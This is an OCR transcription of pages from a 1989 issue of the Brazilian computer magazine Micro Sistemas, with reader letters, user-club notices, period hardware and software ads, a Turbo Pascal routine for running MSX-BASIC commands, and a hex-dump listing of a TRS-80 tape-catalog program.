Outro exemplo típico é o caso do músico brasileiro. Será que o Cesar Camargo Mariano gostaria de tocar com um teclado nacional? Por que será que as guitarras Fender e Gibson precisam entrar no país através de contrabando? Será que os instrumentos nacionais são iguais ou "equivalentes"?

**Cesar Valmor Schneider - Nova Petrópolis - RS**

## MS AGRADECE

Gostaria de elogiar a equipe de MICRO SISTEMAS pelo excelente trabalho que vem sendo realizado pela revista. Possui um Expert transformado para 2.0, com a interface de drive instalada no interior do mesmo e controle de boot do sistema (drive A ou B).

Me sinto entusiasmado com anúncios como o do GRAPHOS III na página 20 de MS 87. Seria maravilhoso que mais e mais programadores apresentassem seus produtos dessa forma.

Espero que isso seja o começo de edições como as das revistas estrangeiras: MSX Magazine (japonesa), Byte, Color 64/128, etc, e de um crescente mercado nacional de softwares como os adventures SERRA PELADA, AMAZÔNIA, O CONDE DE MONTE CRISTO e outros tantos games (O CASTELO NEGRO, HIGHLAND, MONSTROS DA NOITE I e II).

Concordo com o desabafo do leitor Car-

los em MS 86. Só com o respeito à propriedade do copywrite nacional o mercado interno poderá crescer.

Eu gostaria ainda de sugerir a criação de duas MICRO SISTEMAS, uma só para o MSX e uma segunda para outros computadores (para que eles não se sintam rejeitados e até porque assim abre-se um novo espaço para eles).

Outra sugestão é que a PRO KIT faça um aperfeiçoamento do Emulador ZX81 e lance um sistema que emule o TK 90X/TK 95. Isso só viria a melhorar o mercado interno do MSX e do Spectrum com o início do intercâmbio direto de programas entre os dois, pois a princípio isso iria aumentar o número de usuários do Spectrum.

Faço um apelo aos nossos produtores: vendam esses produtos inéditos na Europa. Isso ia ser demais!!!

Envie sua correspondência para: ATI — Análise, Teleprocessamento e Informática Editora Ltda., Av. Presidente Wilson, 165 Gr. 1210, Centro, Rio de Janeiro, RJ, CEP 20030, Seção Cartas/Redação MICRO SISTEMAS.


**Cibertécnica**  
informática entre amigos  
PC/XT/AT

impressoras, estabilizadores, formulários, discos, fitas, mesas.

Cibertécnica Informática Ltda. — Rua Senador Dantas, 117 Gr. 1941 — Tel.: (021) 262-8249

- desenvolvimento
- instalação
- manutenção
- software
- treinamento
- venda

# Tenha a sua disposição toda a magia e sofisticação do Sistema Gráfico



## Aquarela™

A Paulisoft lança com exclusividade, o mais completo Editor Gráfico já produzido no Brasil, para usuários de micros pessoais da família MSX: Sistema Gráfico Aquarela. Desenvolvido com Padrões Internacionais de Qualidade e modernas técnicas de produção, o Sistema Gráfico Aquarela possibilita aos usuários do MSX uma infinidade de recursos nunca antes usados no Brasil. O Sistema Gráfico Aquarela permite a você criar suas próprias fontes e figuras com rapidez e qualidade.


Paulisoft, sinônimo de confiança no desenvolvimento de softwares com tecnologia e precisão.



- Recursos completos para edição de telas gráficas com grande facilidade. Cópia gráfica para impressoras em dois tamanhos e 4 tipos de seleção.



- Figuras prontas para você usar e ilustrar suas telas, Editor de Figuras para você soltar a sua imaginação.
- Padrões variados para utilização imediata ou edição de padrões próprios.
- Lápis variados com diversas espessuras.



- Caracteres em out-line, bold, sombra, no tamanho 8x8 ou 16x16, inverte, espelha e rotaciona os caracteres. São mais de 50 alfabetos disponíveis. Completo Editor de Caracteres para você criar suas próprias fontes.

Operação superfacilitada através de ícones e janelas. Pode ser usado com mouse, joystick ou cursor.

Completo manual ilustrado, suporte total e garantia. Disponível em disco 5 1/4 ou 3 1/2.

Programa 100% nacional com registro legal na SEI.

Direitos exclusivos de comercialização em todo o Brasil pertencentes a PAULISOFT INFORMÁTICA LTDA. © 89

Autor: Luis Carlos B. Oliveira.

### PROCURE NOSSO PRODUTO EM NOSSOS REVENDEDORES

RJ: Riosoft (021) 264-3726 • Nemesis (021) 222-4900 • Infortelles (021) 751-5078 • Teletatch inf. (0242) 52-1483 • SP: Misc (011) 34-8391 • Filcrl (011) 220-3833 • Softnew (011) 266-2902 • ALS (016) 636-5379 • Microspend (011) 448-6288 • Data Market (0132) 35-7500 • Lima informática (011) 203-6022 • PróEletrônica (011) 223-6090 • DF: Hal Informática (061) 248-4755 • MT: S O S Informática (065) 323-2986 • CE: Top-Data (085) 239-1618 • Sun Photo (085) 244-2308 • RS: Prologos (0512) 22-5803

## PAULISOFT

NOVO ENDEREÇO:

Rua Cel. Xavier de Toledo, 123  
Conj. 31/32 CEP 01051 — São Paulo

(a 100 metros da estação

Anhangabaú do metrô)

Tel.: (011) 37-1814

O PIRATA E SEU  
MAIOR INIMIGO:  
DENUNCIE-O!

# PC X25<sup>®</sup>

COMUNICAÇÃO X25 PARA IBM-PC  
E COMPATÍVEIS



**DARUMATEC**

**Fabricação e Vendas**

Daruma Tecnologia em Eletrônica e Teleinformática Ltda.  
Rua Oswaldo Cruz, 505 - Jardim Guanabara  
Telefone (0192) 41-6566 - Telex (19) 2072 DTEC BR  
Cep 13075 - Campinas - Estado de São Paulo

## SOS AOS LEITORES

Possuo o jogo CASTLE EXCELLENT e não consigo passar da primeira fase. Gostaria de obter a rotina de vida eterna, indestrutibilidade, etc, para poder concluir o jogo. Posso trocá-la por programas e outras dicas.  
**Jorge Spindola - Caixa Postal 410 - Canoas - RS - 92010**

Sou estudante de eletrônica e gostaria de conseguir um esquema do cartucho MEGARAM 256k para o MSX 1.1. Ofereço em troca o esquema completo de um expensor para 8 slots. Posso também informações sobre interfaces e artigos sobre MSX (parte eletrônica).  
**Luiz Carlos da Silva - Caixa Postal 13600 - Rio de Janeiro - RJ - 20217**

Sou estudante de processamento de dados e leio regularmente esta conceituada revista. Solicito enviar-me algumas informações a respeito de microcomputadores: Como o sistema operacional UNIX controla e gerencia os periféricos (drive, impressora, monitor, teclado, etc)? Quantas versões deste sistema estão disponíveis no mercado nacional?  
**Mário Suzuki - R. Dário Veloso, 50 - Londrina - PR - 86060**

Desejo saber se os programas TAKE 1 e BLAZING PADDLES, da linha Apple, já existem para o MSX. Gostaria também de corresponder-me com usuários da linha MSX.  
**Carlos Augusto Silva de Carvalho - R. do Império, 385 - Santa Cruz - Rio de Janeiro - RJ - 23555**

Possuo o adventure KNIGHTMARE há algum tempo e não consigo sair da segunda sala. Caso algum leitor saiba como sair dela, por favor, escreva.  
**Jason Chaves Schmidt - R. Odilon Galotti, 263 - Capoeiras - Florianópolis - SC - 88070**

Sou usuário da linha MSX e gostaria de saber onde encontrar as instruções do jogo BATTLE FOR MIDWAY? Gostaria também de trocar programas e corresponder-me com leitores interessados na formação de um clube de usuários MSX.  
**Daniel Nakamura - R. Aibi, 180/21 - São Paulo - SP - 05054**

## CLUBES DE USUÁRIOS

Atenção usuários de PC! Participe gratuitamente do PC-FRIENDS. Um clube sem fins lucrativos onde você vai conhecer dezenas de usuários PC e realizar trocas. Tudo gratuito, vale a pena conferir.  
**Caixa Postal 139 - Caruaru - PE - 55100**

Como programador e diretor do OMEGA MSX USERS GROUP, um novo clube de usuários MSX, venho através desta conceituada revista relacionar os serviços prestados pelo clube.

Antes de ser simplesmente mais um clube para "micreiros", o Omega prevê a intensiva participação de seus associados. Trata-se de um clube voltado para a produção e divulgação de produtos realmente nacionais, sejam eles jogos e/ou aplicativos. Além disso, programadores poderão trocar suas experiências na área usando o clube como interface. Se algum autor/programador estiver interessado deve entrar em contato conosco.

O OMEGA presta também os seguintes serviços:

- venda de manuais, mapas, dicas e mactetes de jogos MSX. Aqui incluem-se os adventures e arcades games. As dicas de imunidade e vidas infinitas constituem o forte deste segmento. Disponível para MSX 1 e 2, inclusive MEGARAM.

- digitação de programas em Basic, LM ou Assembler (neste caso, respeitando a lógica do SIMPLE ASM). Disponível, no momento, em fita cassete (em breve para discos 5 1/4").

- Conversão de programas Basic. Inclui a adaptação de programas Basic do ZX 81/SPECTRUM e IBM PC para o MSX.

- venda de apostilas técnicas para MSX. O clube não vende programas pirateados, apesar de comercializar dicas para eles.

Não é necessário se filiar ao OMEGA para dispor dos serviços acima, no entanto o associado ganha, além do desconto, o boletim mensal.

Os interessados em entrar para o OMEGA, sejam programadores ou gamemaniacos, basta entrar em contato enviando seus dados completos e de seu equipamento. Será remetido um catálogo com informações detalhadas dos serviços prestados, bem como preços, inscrição, semestralidade, etc.

Correspondência para:  
**Fábio Lindner - OMEGA MSX USERS GROUP - R. Demétrio Ribeiro, 815 - Vila Nova - Novo Hamburgo - RS - 93520**

Estou montando um clube de usuários MSX. Chega de atraso! Vamos nos unir e formar uma associação para lutar por nossos direitos. Os interessados devem escrever para:  
**Luiz Cláudio G. Barbosa - R. Joaquina Rosa, 68 - Meier - Rio de Janeiro - RJ - 20710**

Estou fundando o FALCON SOFT CLUB a fim de satisfazer os usuários TK 90X e TK 95. Para ser sócio, mande seus dados e, se possível, uma foto.  
**Joel José Simões - R. Ilha da Figueira, 225 - São Paulo - SP - 03720**

Queremos trocar programas, dicas e idéias com o pessoal da linha MSX (disco e fitas).


**GATA'S CLUB e KPIO'S SOFTWARE - R. Amaral Gurgel, 837 - Jau - SP - 17200**

## CURSOS TÉCNICOS!

- eletrônica básica
- áudio e rádio
- programação basic
- análise de sistemas
- refrigeração e ar condicionado
- instalações elétricas
- eletrônica digital
- televisão pb/cores
- programação cobol
- microprocessadores
- eletrotécnica
- software de base

## kits exclusivos!

Z-80



- Kit de Microcomputador e mais
- Kit de Televisão
- Kit de Refrigeração
- Kit Digital Avançado
- Kit Analógico Digital
- Kit de Rádio AM/FM
- Injetor de Sinais...

## CURSOS por correspondência intensivos! dinâmicos!

**OCCIDENTAL SCHOOLS®**  
 cursos técnicos especializados  
 Alameda Ribeiro da Silva, 700  
 01217 São Paulo SP  
 Fone: (011) 826-2700

**SOLICITE MAIORES INFORMAÇÕES SEM COMPROMISSO!**

**OCCIDENTAL SCHOOLS®**  
 CAIXA POSTAL 30.663  
 01051 SÃO PAULO SP

Desejo receber, gratuitamente, o catálogo ilustrado do

Curso de: \_\_\_\_\_ Indicar o curso desejado

Nome \_\_\_\_\_

Endereço \_\_\_\_\_

Bairro \_\_\_\_\_ n° \_\_\_\_\_

Cidade \_\_\_\_\_ Estado \_\_\_\_\_ CEP \_\_\_\_\_

MS-90

Sou usuário de um Commodore AMIGA 500 e gostaria de entrar em contato com outros usuários para troca de correspondência, dicas e programas em geral.  
**Daniel de Melo Todeschi - R. Alves Pinto, 295 - Grajaú - Belo horizonte - MG - 30430**

Gostaria de corresponder-me com leitores interessados em estudar e trocar idéias sobre música em Assembler para o TK 90X e compatíveis.

**Rogério Amarilho - Agência ECT - Campo Bom - RS - 93700**

Compro IBM PC/XT, ou AT em configuração simples (monitor de vídeo, teclado e drive). Informações, catálogos e tabelas de preço, enviar correspondência para:

**José Laurivan da Costa - R. Prefeito Inácio Claudino, 78 - Soledade - PB - 58155 - Tel. (083)383-1286**

Possuo um TK 95 e gostaria de entrar em contato com usuários deste micro para troca de programas, dicas, etc.

**Agenor Augusto Gomes - R. Bruno Veloso, 181/1002 - Boa Viagem - Recife - PE - 51020**

Possuo um Expert MSX com drive 5 1/4" e estou interessado em trocar programas, jogos inéditos, etc.

**Roberto Carlos Pires - R. Cabaxi, 274 - São Paulo - SP - 05792**

Sou usuário de IBM PC/XT e gostaria de me corresponder com usuários desse micro para troca de programas, dicas, etc.

**César Rogério da Silva - Av. Washington Luiz, 194/37 - Encruzilhada - Santos - SP - 11015**

Troco meu Hotbit 1.2 (incluindo 25 jogos em fita e um joystick profissional CCE) por um Expert em ótimo estado. Maiores informações pelo telefone (061) 274-0432. Desejo também de me corresponder com usuários MSX, pois sou iniciante nesta linha e gostaria de trocar informações sobre periféricos, interfaces, suprimentos, softwares e jogos.  
**Paulo Henrique da Costa Silva - SQN 308, Bloco G, Apt.502 - Brasília - DF - 70747**

Possuo um MSX 1.1 com drive 5 1/4" e estou interessado em trocar programas, dicas e informações com usuários desta linha. Posso vários jogos MEGARAM além de dicas inéditas.

**Luciano Truite - R. Joaquim Nabuco, 166/21 - Maringá - PR - 87013**

Possuo um TK 95 e gostaria de trocar programas e dicas com usuários da linha ZX Spectrum.

**Valdomiro Sobrinho - Rod. Mário Andreazza, Km 640 - Apuí - AM - 69800**

Tenho um Hotbit e uma infinidade de jogos, aplicativos e utilitários. Gostaria de trocar programas, dicas para jogos, manuais, mapas, etc.

**Christian Martins - Caixa Postal 335 - Cambará - PR - 86390**

Possuo um TK 90X com vários softwares e gostaria de manter intercâmbio com usuários da área.

**Marcos Barbosa Andrade - SQN 115, Bloco C, Apt. 504 - Brasília - DF - 70772**

Gostaria de trocar manuais e aplicativos com usuários da linha ZX Spectrum.

**Ricardo Viscardi - Caixa Postal 929 - Santos - SP - 11001**

Sou usuário de um Hotbit e gostaria de trocar jogos e aplicativos com usuários MSX. Gostaria também de adquirir um monitor MSX fósforo verde, usado. Os interessados devem entrar em contato com:

**Wilson Icasatti - R. Dr. Boaventura, 831 - Rio Brilhante - MS - 79130**

Gostaria de trocar idéias, programas, jogos e macetes para MSX, (em disco ou fita) sou programador formado em IBM PC mas possuo um MSX pelo qual sou fanático. Gostaria de me corresponder com qualquer pessoa que possua um MSX independentemente de sua faixa de idade pois tenho apenas 13 anos.

**Daniel Pricoli Villela - R. Duque de Caxias, 1641 - Araçatuba - SP - 16100**

Possuo Expert 1.1 e drive 5 1/4" dupla face e gostaria de obter um compilador COBOL com LINK. Pago preço justo.

**Willians Carlos de Albuquerque - Av. Vitória, 784 - Forte São João - Vitória - ES - 29010**

Compro com urgência uma interface PSG (Processador de som) para TK 95 em ótimo estado de funcionamento. Tratar com:  
**Alvaro Costa Neto - R. Monsenhor Antonio Oliveira, 129 - Santo Antonio de Jesus - BA - 44570**

Gostaria de me corresponder com usuários de micros da linha IBM PC/XT/AT, para troca de programas, jogos, informações, etc. Possuo dezenas de softwares disponíveis.  
**Elton Severo - R. Golda Meir, 33/311 - Jardim Leopoldina - Porto Alegre - RS - 91300**

# TUDO PARA MSX

- DRIVES DE 5 1/4 E 3 1/2
- MODEM DE COMUNICAÇÃO
- IMPRESSORAS
- EXPANSOR DE SLOTS
- MONITORES
- TRANSFORMAÇÃO PARA 2.0

Distribuidor dos produtos: DDX — TELCOM — GTS — ELGIN — TACTO

Distribuidor dos softs: PRACTICA (DBASE II e SUPERCALC)

LANÇAMENTO EXCLUSIVO: Copiador GTS (Copia e formata D/D em 36 segundos)

Solicite nosso catálogo de programas. Atendemos todos os estados em 24 horas via SEDEX.

Para fazer seu pedido envie cheque nominal com carta detalhada para MSX-SOFT



tel: (021)284-6791

Matriz: RJ - Av. 28 de Setembro, 226 Loja 110 VILA SHOPPING - RJ - CEP 20551 - Tel: 284-6791 e 264-1549  
Filial: Curitiba - Av. 7 de Setembro, 3.146 Loja 20 - SHOPPING SETE - CURITIBA - PR - CEP 80010 - Tel: 232-0399  
Filial: SP - Caixa Postal 20.217 - CEP 04043 - Tel: 579-8050

## BAS.PAS

Alberto Rômulo Nunes Campelo

Apesar das severas críticas que tem recebido de seus opositores, o BASIC é a única linguagem de programação que explora os recursos do MSX. Isto se deve ao fato de que ela foi projetada especificamente para o seu hardware.

Mesmo que você seja um feliz usuário do Turbo-Pascal, a linguagem que sem dúvida, na situação atual, reúne mais vantagens em sistemas MSX, tais como: variáveis com escopo definido, sem restrições a duas letras em seu nome; estruturação por procedimentos e functions; poderosas estruturas de controle; definição de estruturas e de novos tipos de dados; operadores de baixo nível; velocidade (cerca de dez vezes mais rápido que a melhor versão de C para MSX!); legibilidade; facilidades inerentes aos sistemas Turbo (produzidos pela Borland Inc.); farta documentação; ser mãe das linguagens de programação procedurais do futuro e desenvolver bons hábitos de programação, entre outras; certamente fica a insatisfação de ter que usar seu MSX como um simples sistema CPM padrão, deixando de utilizar os recursos gráficos, sonoros, interrupções e todo o seu fantástico potencial.

Mas, e se fosse possível unir as vantagens dos dois sistemas? Maravilhoso, não? Pois é exatamente isto que a procedure BAS.PAS faz.

Talvez você já tenha visto algo parecido, mas a semelhança resume-se ao objetivo. Os que já ví, definiam uma procedure ou function para cada correspondente em MSX-BASIC e realizavam uma chamada para a rotina de tratamento do comando na ROM, empregando uma sintaxe confusa e complicada, ou gastando muita memória e sendo pouco abrangente.

A procedure BAS.PAS realiza uma chamada a RONDA DE EXECUÇÃO do interpretador BASIC, passando uma linha de comandos em BASIC como argumento para ser interpretado. Como a RONDA PRINCIPAL empilha seu próprio endereço no stack do Z-80, para que após cada comando executado o controle retorne para ela, é utilizado um gancho (hook) do sistema MSX-BASIC para desempilhar este endereço quando for encontrado o final de uma linha de comandos e retornar o controle ao programa principal.

A listagem da procedure BAS.PAS é apresentada, na íntegra, na listagem 1. Digite-a e salve-a em um arquivo (include file) de nome BAS.PAS, ou outro qualquer à sua escolha. Quando precisar utilizá-la introduza-a no início do programa principal através da di-

```

{-----}
{ BAS.PAS V. 2.3 ; Maio/89
{Autor: ALBERTO RÔMULO NUNES CAMPELO }
{ Permite inserir e executar linhas }
{ de comandos BASIC no interior de }
{ programas escritos em TURBO-PASCAL }
{-----}
Type STR255 = string [255];
Procedure bas( macro : STR255 );
var calbas : string[9] absolute $F6EF;
    retbas : string[5] absolute $FF3D;
    arg : STR255 absolute $F55F ;
begin
    calbas := #$DB + #$A8 + #$F5 + #$E6 +
            #$F0 + #$C3 + #$8C + #$F3;
    retbas := #$7E + #$A7 + #$C0 + #$F1;
    arg := macro + #0 ;
    inline
    ($21/$5F/$F5/ { LD HL, F55FH }
    $DD/$21/$73/$41/{ LD IX, 4173H }
    $CD/$F0/$F6 ); { CALL F6F0H }
end:

```

### LISTAGEM 1

retiva de compilação (% \$1 %), conforme mostrado na listagem 2, e compile normalmente seu programa.

Como o controle passa ao interpretador em ROM, a velocidade de execução e as regras sintáticas da linha de argumentos são as mesmas do BASIC. É importante salvar os programas antes de testá-los, pois em caso de erro o controle permanecerá com o interpretador.

Espero que tudo o que foi apresentado aqui lhe seja muito útil caro leitor, e que você possa fazer tudo aquilo que sempre sonhou com o Turbo-Pascal.

```

Program TesteBAS ;
{ Teste do procedimento BAS.PAS }
{$I bas.pas }
Begin
    bas('SCREEN2: PLAY"T240L6V12", "T240L2V9":PLAY"R806GAB07DCCED", "04G05GÉ"');
    bas('LINE(50,37)-(204,153),2,BF: CIRCLE(128,96),68,11,,0.8');
    bas('PAINT(128,96),11:SCREEN0');
end.

```

### LISTAGEM 2

# CADASTRO DE FITAS

George Campos

Este programa roda em qualquer computador da família TRS 80 com pelo menos um drive. A idéia da criação do programa deveu-se ao fato de que, tendo uma quantidade relativamente grande de fitas, eu precisava periodicamente de informações sobre as músicas gravadas, bem como saber a quantidade de músicas de um determinado gênero. O programa foi escrito em linguagem Assembler e a listagem fornecida é a dos códigos de máquina, gerados pelo montador.

Ao ser iniciada a execução o programa faz uma breve apresentação e a seguir pede o nome do arquivo de fitas. Se o arquivo não constar no diretório é mostrada uma mensagem na tela indicando a não-existência do arquivo, e a pergunta se o arquivo em questão deve ou não ser criado. Se o usuário responder que não (tecla N) o programa questiona se ele pretende reiniciar o programa (dando uma chance de experimentar outro arquivo) ou encerrá-lo voltando ao DOS. Se o usuário responder que deseja criar o arquivo (tecla S) o programa criará uma nova entrada no diretório com o nome do arquivo dado (pode-se finalizar o nome do arquivo por :1 para indicar que deseja-se criar o arquivo no disco que está no drive 1) e irá para o menu de opções. Se o arquivo já existir, o programa entrará diretamente no menu de opções. As opções são as seguintes:

1. INCLUIR
2. ALTERAR
3. PESQUISA NO VIDEO
4. PESQUISA NA IMPRESSORA
5. RELATÓRIO
6. FIM

**INCLUSÃO** - O programa pergunta pelo nome da música (máximo de 40 caracteres), nome do grupo/cantor(a) (máximo de 40 caracteres) e tipo da música (é apresentada uma tabela com dez tipos de música, bastando digitar a letra correspondente ao tipo). A seguir o programa pergunta de onde a música foi gravada, apresentando uma tabela com quatro opções: disco convencional, sintetizador, fita e disco laser; como na tabela anterior, cada opção possui sua letra correspondente. Em seguida o programa pergunta qual o número da fita e em qual lado se encontra a música. Por fim o programa pergunta se os dados estão corretos (DADOS OK < S/N > ?). Teclando-se N, o programa perguntará novamente todos os dados e se tudo estiver correto o programa perguntará se há mais músicas para incluir. Se não houver, o programa voltará ao menu de opções; caso contrário o programa voltará a pedir os dados das músicas.

Nota: a cada grupo de 3 músicas cadastradas o programa fará uma gravação automática.

**PESQUISA NO VIDEO** - Aparecerão cinco opções: pesquisa por nome da música, nome do grupo/cantor(a), tipo de música, número da fita e pela fonte de gravação (de onde a música foi gravada). Na pesquisa por nome da música o programa procurará no arquivo pelas músicas que têm o nome indicado pela sequência de caracteres desejada (se o nome for A o programa procurará no arquivo as músicas que iniciam com a letra A, e assim sucessivamente). O mesmo vale para a opção de pesquisa por grupo/cantor(a).

Se não for encontrado no arquivo o item desejado, o programa informará ao usuário e retorna ao menu. Se o item for encontrado serão mostradas no vídeo a ficha completa da música e a pergunta se o usuário deseja voltar ao menu (tecla CLEAR) ou continuar a pesquisa (tecla ENTER), podendo assim verificar se há outros itens possíveis para aquele tipo de pesquisa. Se todo o arquivo for pesquisado o programa indicará quantos itens foram encontrados. Isto só ocorrerá se o usuário pesquisar todo o arquivo e ao menos um item tiver sido encontrado.

**PESQUISA NA IMPRESSORA** - É similar à pesquisa no vídeo, e as mesmas possibilidades de pesquisas estão disponíveis. Há entretanto algumas recomendações:

- Só use esta modalidade de pesquisa quando houver uma impressora acoplada ao computador. A rotina de impressão usada NÃO é a do BIOS. A rotina do BIOS permite a interrupção da listagem com a tecla BREAK, mas a rotina do programa, não.

- Cada vez que for utilizada uma das opções de impressão, a cabeça deve estar ajustada de forma a ficar no início da página.

Todas as páginas impressas são numeradas. O salto de página e a numeração são automáticos, razão pela qual a cabeça de impressão deve estar ajustada. No final da pesquisa haverá um resumo indicando o tipo de pesquisa escolhido e a quantidade de itens encontrados, a fim de facilitar a leitura.

**ALTERAR** - Primeiro é feita uma pesquisa (mesmas opções da pesquisa de vídeo) para saber se o item desejado consta no arquivo. Quando um item é encontrado, aparecem no vídeo a ficha da música e as opções de voltar ao menu (tecla CLEAR), continuar a pesquisa (tecla ENTER) ou alterar aquela ficha (tecla @). Se o usuário pedir a alteração terá de responder a todas as perguntas da ficha (as mesmas da rotina de inclusão). Se todos os dados estiverem corretos a nova ficha será gravada no lugar da antiga e o programa voltará ao menu. Só uma ficha pode ser alterada por vez.

**RELATÓRIO** - Só deve ser pedido se houver uma impressora acoplada ao computador. O programa listará todas as músicas exis-

tentes no arquivo (ficha completa de cada) e no final haverá um resumo do relatório indicando quantas músicas de cada tipo há no arquivo. Após a impressão do relatório o programa volta ao menu.

Para melhor compactação das fichas das músicas, é interessante fazer a inclusão de três músicas por bloco, pois o programa grava automaticamente as fichas em grupos de três.

### DICAS DE GRAVAÇÃO

O programa pode ser gravado usando-se o DOS500 ou o NEWDOS. Eu particularmente sugiro o NEWDOS, por um motivo simples: o DOS500 não pode criar um arquivo com mais de 13 exten-

sões, e o agosto leitor pode ter um arquivo imenso de música em fitas. Como em um registro podem ser gravadas três fichas e 13 extensões implica em 1419 registros, é só multiplicar para saber quantas músicas podem ser guardadas num dado arquivo. Isso não ocorre com o NEWDOS.

Sei que dez tipos de música é muito pouco, porém não havia mais espaço disponível na tabela de rótulos do programa fonte (foram usados 108 registros, isso porque no programa fonte eu não incluí comentários), contudo se algum leitor não estiver satisfeito com as opções da tabela de tipos, pode escrever a sua própria tabela de tipos de música.

7000	ED73	2E82	3E01	3219	403E	4132	2840	3E0F	7250	229B	8011	D17F	CDE0	722A	9B80	2322	9B80
7010	CD33	00CD	C901	31FF	FF21	1B80	1196	3C01	7260	21D3	7F01	0D00	CDD7	7221	D37F	CD5A	1E2A
7020	1800	EDB0	11D6	3C01	1800	EDB0	1196	3D01	7270	9B80	7323	7223	11D7	7F0E	ODCD	E072	C921
7030	1800	EDB0	11D6	3D01	1800	EDB0	2153	3E22	7280	C03F	2220	4021	AB80	CD1B	022A	2040	CD49
7040	2040	217B	80CD	1B02	0100	00CD	6000	0100	7290	0077	FE53	281C	FE4E	20F4	2A06	822B	2208
7050	00CD	6000	0100	00CD	6000	CDC9	0121	FC81	72A0	8211	FC81	CD39	44CA	2471	F6C0	CD09	44C3
7060	0632	3600	2310	FB21	403C	2220	4021	287C	72B0	2471	21FC	8034	7EFE	0428	03C3	F971	3511
7070	CD1B	0221	FC81	0619	CD40	00DA	0070	3E0F	72C0	FC81	CD39	44C3	EA71	21FC	807E	233D	C811
7080	CD33	0011	FC81	21FC	8006	00CD	2444	285B	>								
7090	2160	7CCD	1B02	3E0D	CD33	0021	827C	CD1B	72D0	5500	193D	C818	FB7E	B928	0323	18F9	70C9
70A0	022A	2040	CD49	0077	FE53	CA11	71FE	4E20	72E0	1AB9	C877	2313	18F8	E57E	CD33	00E1	2310
70B0	F3CD	C901	2114	3D22	2040	21A5	7CCD	1B02	72F0	F7C9	CDC9	013E	0FCD	3300	216C	7DCD	1B02
70C0	2194	3D22	2040	21BD	7CCD	1B02	2114	3E22	7300	217D	7F06	28CD	4000	217D	7DCD	1B02	21A6
70D0	2040	2146	7DCD	1B02	2A20	40CD	4900	77FE	731C	7F06	28CD	4000	CD51	7321	803E	2220	40CD
70E0	31CA	0070	FE32	CAC5	711B	FO21	C680	3601	7320	0A74	21A0	3C22	2040	21B4	7DCD	1B02	21D3
>									7330	7F06	03CD	4000	21A0	3E22	2040	21C5	7DCD
70F0	FE00	2830	F53E	0DCD	3300	F1F6	C0CD	0944	7340	1B02	21D7	7F06	01CD	4000	21C0	3F22	2040
7100	11FC	81CD	2844	CDC9	013E	0FCD	3300	C3B1	7350	C921	8F7D	CD1B	022A	2040	E53E	ODCD	3300
7110	7021	C680	3600	11FC	8121	FC80	0600	CD20	7360	3E0D	CD33	0011	D47D	2A20	40E5	E50E	ODCD
7120	44C3	F070	CDC9	013E	0FCD	3300	215E	3C22	7370	E072	E111	2000	1911	E47D	CDE0	72E1	1140
7130	2040	21CE	7CCD	1B02	219E	3C22	2040	21D3	7380	0019	E5E5	11EF	7DCD	E072	E111	2000	1911
7140	7CCD	1B02	2114	3D22	2040	21ED	7CCD	1B02	7390	E072	CDE0	72E1	1140	0019	E5E5	1110	7ECD
7150	2154	3D22	2040	21F8	7CCD	1B02	2194	3D22	73A0	027E	E111	2000	1911	1D7E	CDE0	72E1	1140
7160	2040	2103	7DCD	1B02	21D4	3D22	2040	2118	73B0	0019	E5E5	1127	7ECD	E072	E111	2000	1911
7170	7DCD	1B02	2114	3E22	2040	2132	7DCD	1B02	>								
7180	2154	3E22	2040	213F	7DCD	1B02	2116	3F22	73C0	337E	CDE0	72E1	1140	0019	E511	447E	CDE0
7190	2040	2146	7DCD	1B02	2A20	40CD	4900	77FE	73D0	72E1	1120	0019	114E	7ECD	E072	E122	2040
71A0	31CA	D571	FE32	CA1A	76FE	33CA	B7B4	FE34	73E0	21CF	7F06	01CD	4000	21CF	7FE7	FE41	DAF7
71B0	CAEA	75FE	35CA	5179	FE36	CACC	7118	DC11	73F0	73FE	4BD2	F773	C92A	2040	7DE6	C06F	0140
71C0	FC81	CD28	44ED	7B2E	82C3	2D40	11FC	81CD	7400	00B7	ED42	2220	40C3	5173	21A0	7DCD	1B02
71D0	2844	C3B1	70CD	C901	3E0D	CD33	003A	C680	7410	2A20	40E5	3E0D	CD33	003E	ODCD	3300	2A20
>									7420	40E5	E511	D97F	0E0D	CDE0	72E1	1120	0019
71E0	FE00	2806	11FC	81CD	4844	21FC	8036	01E5	7430	11EB	7FCD	E072	E111	4000	19E5	11F6	7FCD
71F0	2306	FF36	2023	10FB	E1CD	FF71	C318	72CD	7440	E072	E111	2000	1911	0980	CDE0	72E1	2220
7200	F272	215A	7DCD	1B02	2A20	40CD	4900	77FE	7450	4021	D17F	0601	CD40	0021	D17F	7EFE	41DA
7210	4E28	ECFE	5320	F4C9	CDC8	72CD	2172	C37F	7460	6874	FE45	D268	74C9	2A20	407D	E6C0	6F01
7220	7222	9B80	117D	7F0E	ODCD	E072	2A9B	8011	7470	4000	B7ED	4222	2040	C30A	7421	7C77	229F
7230	2800	1922	9B80	11A6	7FCD	E072	1128	002A	7480	803E	0032	DC80	21F8	7E22	A380	ED73	9D80
7240	9B80	1922	9B80	11CF	7FCD	E072	2A9B	8023	7490	214C	7822	A580	CD79	76FE	31CA	EE74	FE32

**CAIXA POSTAL 4207 CEP: 40.164**  
**SALVADOR-BAHIA T. (071) 249.4563**

**MSX REMETEMOS PARA TODO BRASIL.**  
